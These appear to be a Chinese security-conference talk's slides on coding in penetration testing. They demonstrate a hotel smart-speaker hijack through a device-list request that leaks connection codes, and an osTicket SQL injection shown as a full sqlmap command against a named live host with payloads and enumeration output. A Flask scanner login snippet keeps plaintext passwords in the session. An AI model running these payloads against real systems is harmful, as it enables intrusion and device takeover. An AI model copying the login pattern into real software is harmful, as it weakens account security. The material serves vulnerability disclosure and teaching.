



代码能力在渗透测试实战中的价值

crown、prince

湖南御风科技 | Wind Punish安全团队 |
水湾攻防交流Team | Defcon Group 0731



网络安全创新大会
Cyber Security Innovation Summit

渗透测试工程师成长之路

库带计划 (补天) ---> 乌云普通白帽子 ---> 刷SRC ---> 乌云zone领主、乌云Wind Punish团队队长



分享了“不专业”翻译的《Violent Python》，连夺ZONE多个“闪电”（精华）

Violent Python中文版.pdf

0 / 0 11 0 0 加入豆单 举报 手机看/手机下载享9折 分享: + + + +

原文档已转码为如下格式，以便提供最佳的阅读体验

Violent Python

A Cookbook for Hackers,
Forensic Analysts, Penetration
Testers and Security Engineers

连载介绍信息: zone.wooyun.org/content/23138
原作者: Chris Katsaropoulos
第一译者: 草帽小子-DJ
第二译者: crown、prince

-python/index.html

Violent Python 中文版

连载介绍信息: zone.wooyun.org/content/23138

原作者: Chris Katsaropoulos

第一译者: 草帽小子-DJ

第二译者: crown、prince


偶然机会，与草帽小子-DJ先生结识，我们都是网络安全爱好者，都是python爱好者，都想翻译些文章提高自己英文水平，又都想做点事情，于是《Violent Python》的中文版诞生了。

《Violent Python》（<http://book.douban.com/subject/11605108/>）这本书将python与渗透测试很好的结合在了一起，作者每一章会通过一个小故事引导读者，通过这本书，已经掌握python的读者可以更好的将python应用到渗透测试所需程序上。

翻译这本书是为了学习，翻译过程中，我们已经尽最大努力理解作者要表达的意思，纯属兴趣爱好，不用于任何商业活动。翻译水平有限，望大家多多指点！后续的章节会随着我们学习的进程逐步分享给大家。

分享到乌云，希望在我们学习的过程中，也能帮助到更多人。正如乌云zone所说，“你可以加入某些特定的领域，去关注那些你想去学习的人，同时持续的分享和毫无保留的帮助他人”

整理了当时市面上几乎全部的PoC和EXP，总结成了一套简陋但较为实用的框架



先来两个漏洞

1. 物联网设备通用漏洞
2. 国外某Web系统通用漏洞

午夜凶铃——EchoMelody AI智能音箱劫持漏洞

设备名称：EchoMelody AI智能音箱

型号：WM3S

设备官网：<http://www.echomelody.com>



出品方：艺旋律信息技术（上海）有限公司是一家致力于为商业场所（酒店、餐厅、商场等）提供专业的听觉服务的科技公司。我们专注发掘和推广原创音乐，提供商业音乐版权的使用授权以及专业的商业背景音乐播放服务和酒店客房智能云音箱产品。客户包括知名的途客中国酒店、易佰酒店，此外，该公司在海外新加坡地区也有大量客户。

设备正常使用方式：通过手机接入与设备同网络的wifi，输入设备机身编码，连接设备后，远程控制设备播放音乐、设置闹铃、开启FM电台等功能。



由于这款音箱设备主要用于大型密集度高的场所，比如酒店，所以一旦我们连接入通用wifi后，便与设备处于了同网络，但问题是，我们在不接触设备的情况下，如何绑定它。爆破连接编码是不可行的，我们分析了回显数据包和爆破策略，发现其云端验证是多重的，回显数据包在被恶意修改后，依然会返回yes，但实际上没有连接到设备，因此无法根据回显判断连接是否成功。爆破连接编码这一手段，也会被系统内置的WAF和云端的验证机制拦截，所以通过暴力破解渗透的途径也被否定了。因此，我们的核心问题是，如何利用漏洞获取网络下所有设备的连接编码，从而去连接任意设备。

在没有设备编码的情况下，连接失败



在漏洞挖掘过程中，我们捕获了一个特殊的数据包，这一数据包疑似由类似UPNP的方法发起（UPNP是一款较新的、应用于物联网设备的主动与被动发现协议），我们发现的数据包是总控制端搜索设备的数据包，内容如下：



```
Request to http://www.echomelody.com:80 [139.196.206.50]
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /index.php?s=/App/getdevicelist HTTP/1.1
Host: www.echomelody.com
Proxy-Connection: keep-alive
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Linux; Android 7.0; M711C Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/51.0.2704.110 Mobile Safari/537.36 MMWEBID/3315 MicroMessenger/7.0.6.1460(0x27000634) Process/tools NetType/WIFI Language/zh_CN
Referer: http://www.echomelody.com/index.php?s=/weixin/selectSpeaker
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,en-US;q=0.8
Cookie: wififoruser=pcpcusft0s48ajioq4e86igljl
```

在回显数据包中，我们发现其返回了【当前酒店】（也就是不同酒店的话，我们发现的可以捕获不同设备）在线的所有设备，其字段包含连接编码，设备ip，设备连接端口）

The screenshot shows the developer tools interface for a browser. The left pane displays the 'Request' tab with the following details:

- Method: GET
- URL: /index.php?s=/App/getdevicelist
- Host: www.echomelody.com
- Accept: application/json, text/javascript, */*; q=0.01
- User-Agent: Mozilla/5.0 (Linux; Android 7.0; M711C Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/51.0.2704.110 Mobile Safari/537.36 MMWEBID/3315 MicroMessenger/7.0.6.1460(0x27000634) Process/tools NetType/WIFI Language/zh_CN
- Referer: http://www.echomelody.com/index.php?s=/weixin/selectSpeaker
- Cookie: wififoruser=pcpcusft0s48ajioq4e86ig1j1


The right pane displays the 'Response' tab with the following details:

- Status: HTTP/1.1 200 OK
- Server: nginx
- Date: Sun, 18 Aug 2019 01:30:23 GMT
- Content-Type: text/html; charset=utf-8
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
- Pragma: no-cache
- Access-Control-Allow-Origin: *
- Content-Length: 3970

The response body is a JSON array of device information. The 'count' field is highlighted in red, showing a value of 73. The 'devicelist' array contains multiple objects, each with a 'name' and 'url' field. One object, 'echomelody_9e73', is also highlighted in red.

```
{ "code": 0, "count": 73, "devicelist": [{"name": "echomelody_9d26", "url": "192.168.1.24:1886"}, {"name": "echomelody_9ea5", "url": "192.168.1.185:1966"}, {"name": "echomelody_9e64", "url": "172.168.3.205:1913"}, {"name": "echomelody_9e88", "url": "172.16.4.187:1663"}, {"name": "echomelody_9c84", "url": "192.168.0.84:1763"}, {"name": "echomelody_9fdf", "url": "192.168.0.39:1557"}, {"name": "echomelody_9c5f", "url": "192.168.0.41:1701"}, {"name": "echomelody_9d4d", "url": "172.16.4.108:2018"}, {"name": "echomelody_9cf4", "url": "192.168.0.85:1994"}, {"name": "echomelody_9ee9", "url": "192.168.0.208:1944"}, {"name": "echomelody_9c38", "url": "192.168.0.123:1532"}, {"name": "echomelody_9de5", "url": "192.168.0.122:1978"}, {"name": "echomelody_9f43", "url": "192.168.0.108:1889"}, {"name": "echomelody_9fad", "url": "192.168.0.177:1093"}, {"name": "echomelody_9bfa", "url": "192.168.0.126:2032"}, {"name": "echomelody_9c8b", "url": "192.168.1.50:1667"}, {"name": "echomelody_9e73", "url": "192.168.10.192:1849"}, {"name": "echomelody_9f88", "url": "192.168.11.2:1351"}, {"name": "echomelody_9f89", "url": "192.168.10.177:1421"}, {"name": "echomelody_9cce", "url": "192.168.10.177:1421"}]}
```

通过泄露的编码，成功可以绑定这73台设备中的任意设备。进一步，我们发现，设备开通了80端口，由于它的验证机制是判断是否已经连接成功，我们轻松获得了其设备的web控制权限。




新闻媒体曾报道过，**用户家中的音箱突然发出奇怪的声音这一新闻**。本次漏洞挖掘通过针对AI智能音箱的漏洞利用，成功实现了可以远程劫持任意设备，还原了这一新闻中的漏洞，将网络信息安全的危害，直观的向用户展示。

演示过程中，工程师不需要见过、不需要接触设备，仅通过WIFI网络，就可以通过漏洞完全控制设备。由于AI智能音箱的特性，**我们可以在任意时刻播放指定音乐（惊吓恐吓，甚至播放影响人心智的音乐，造成无形摧毁人的神经系统）、控制他人音箱闹铃等**，也可以实现对设备密码修改、设备迁移、重启等控制功能，甚至基于AI智能音箱，入侵进深层次内网。



The screenshot shows the Osticket website homepage. The browser address bar displays 'osticket.com'. The navigation bar includes the Osticket logo (a kangaroo) and the text 'Support Ticket System'. The main navigation menu contains: HOME, FEATURES, EDITIONS, ENTERPRISE, SERVICES, SUPPORT, BLOG, FORUM, and DOCUMENTATION. The top right of the page features contact information: 'support@osticket.com', '+1 (318) 290-3674', and buttons for 'CONTACT US' and 'GET STARTED'. The main content area has a dark background with a pattern of small icons. On the left, the headline reads 'Get The World's Most Popular Customer Support Software'. Below it, a sub-headline states: 'We believe in helping you **Make. Happy. Customers.** Easily scale and streamline your customer service and drastically improve your customer's experience.' On the right, there is a large, colorful illustration of a computer monitor displaying a ticket system interface, connected by various lines and icons (gears, smiley face, envelope, thumbs up) to other elements, symbolizing customer support and service flow.



OSTICKET是一款国外的系统，可以用来提交投诉请求、提交票据请求等等。2017年时曾被爆出SQL注入漏洞，而后修复，新版本中再次爆出SQL注入问题，疑似代码回滚or防护依然不严谨。



sqlmap.py -u

"https://callcentre.flyqazaq.com/file.php?key[id%60%3D1*%23]=1&signature=1&expires=151047

25311" --dbms=mysql --dbs

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: https://[REDACTED].com:443/file.php?key[id`=1 AND 1908=1908#]=1&signature=1&expires=15104725311

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: https://[REDACTED].com:443/file.php?key[id`=1 AND SLEEP(5)#]=1&signature=1&expires=15104725311
---
[15:22:11] [INFO] testing MySQL
[15:22:11] [INFO] confirming MySQL
[15:22:11] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.0
[15:22:11] [INFO] fetching database names
[15:22:11] [INFO] fetching number of databases
[15:22:11] [INFO] resumed: 19
[15:22:11] [INFO] resumed: information_schema
[15:22:11] [INFO] resumed: [REDACTED]
```


漏洞扫描器编写

1. 基于flask+pyhon的漏洞扫描器
2. 代码编写中的一些TIPS

一套完整的物联网可视化扫描器有哪些组件?

1.前端交互

(1) 资产收集分析

基于masscan、advanced ip scanner cmd来发现资产 (此处需要一个好的端口指纹库)

基于一类设备的通用协议, 识别协议、创造主动访问等方式来识别资产 (比如摄像头的UPNP、Bonjour协议)

(2) 权限、身份认证

可以用flask的认证模块, 也可以自己写个简单的

(3) 新建任务、输出报告

md5编码时间戳

2.后端执行

sqlite、mysql与flask都有较好的融合 (EXP框架)

```
#登录与注销模块开始
@app.route('/')
@app.route('/login', methods=['GET', 'POST'])
def login():
    user_ans = USERDB.query.filter_by(id = 1).first()
    if request.method == 'POST':
        if request.form['username'] == user_ans.username and request.form['password'] == user_ans.password:
            session['username'] = request.form['username']
            session['password'] = request.form['password']
            print session['username']
            return redirect('/panel')
        else:
            return "账号或密码错误"
            session['username'] = 'false'
            session['password'] = 'false'
    return render_template('login.html')
```



WindEye
智能监控漏洞扫描系统

综合面板

检测目标

数据库状态

扫描报告

系统设置

账号管理

摄像头资产数: 2

总扫描次数: 1

扫描设备数: 2/2

时间: 2019年11月18日下午1点19分

系统漏洞总量: 4781

漏洞触发排行



漏洞名称

设备类型

漏洞类型

危害等级

触发率



WindEye
智能监控漏洞扫描系统

- 综合面板
- 检测目标
- 数据库状态
- 扫描报告
- 系统设置
- 账号管理

任务名称:

扫描周期: 仅一次 每周 每月

扫描范围: 全内网 指定IP:

基础扫描

机器扫描

IP: 摄像头UN: 摄像头PS: **ONVIF挖掘** (建议海康威视等系统采用)

IP: 摄像头UN: 摄像头PS: **CGI挖掘** (建议浙江大华等系统采用)

摄像头资产数: 2 扫描设备数: 2/2

资产重置

摄像头	IP地址	资产信息挖掘	
▶ 设备详细信息	192.168.5.11	IP: <input type="text"/>	端口: <input type="text"/> UPNP挖掘
▶ 设备详细信息	192.168.5.7	IP: <input type="text"/>	端口: <input type="text"/> UPNP挖掘

编写中的TIPS

第一，如果做安全测试和写脚本，不建议用windows，物联网的一些协议和windows（作为扫描发起方）融合的不是很好。会发现很多bug。常见于Socket文件。第二，比如摄像头发现用upnp、onvif、bonjour基本上可以覆盖大部分摄像头，github有脚本，不到百行代码，不要用爬虫指纹匹配了，这个不适合现在的摄像头技术。第三，大部分爆破是基于rtsp协议的。第四，摄像头漏洞主要在cgi、xml和传输，比如soap上，重点分析这些。第五，逆向固件是摄像头漏洞挖掘的重点。市面上要选一个扫描器的话，估计只有nessus能胜任了。因为是主机扫描，不是web。第六，多看看设备厂商的API、SDK。




程序 = 数据结构 + 算法

1. Dijkstra (最短路径) 算法在网络安全中的应用
2. 分且舍之 (二分) 算法在网络安全中的应用

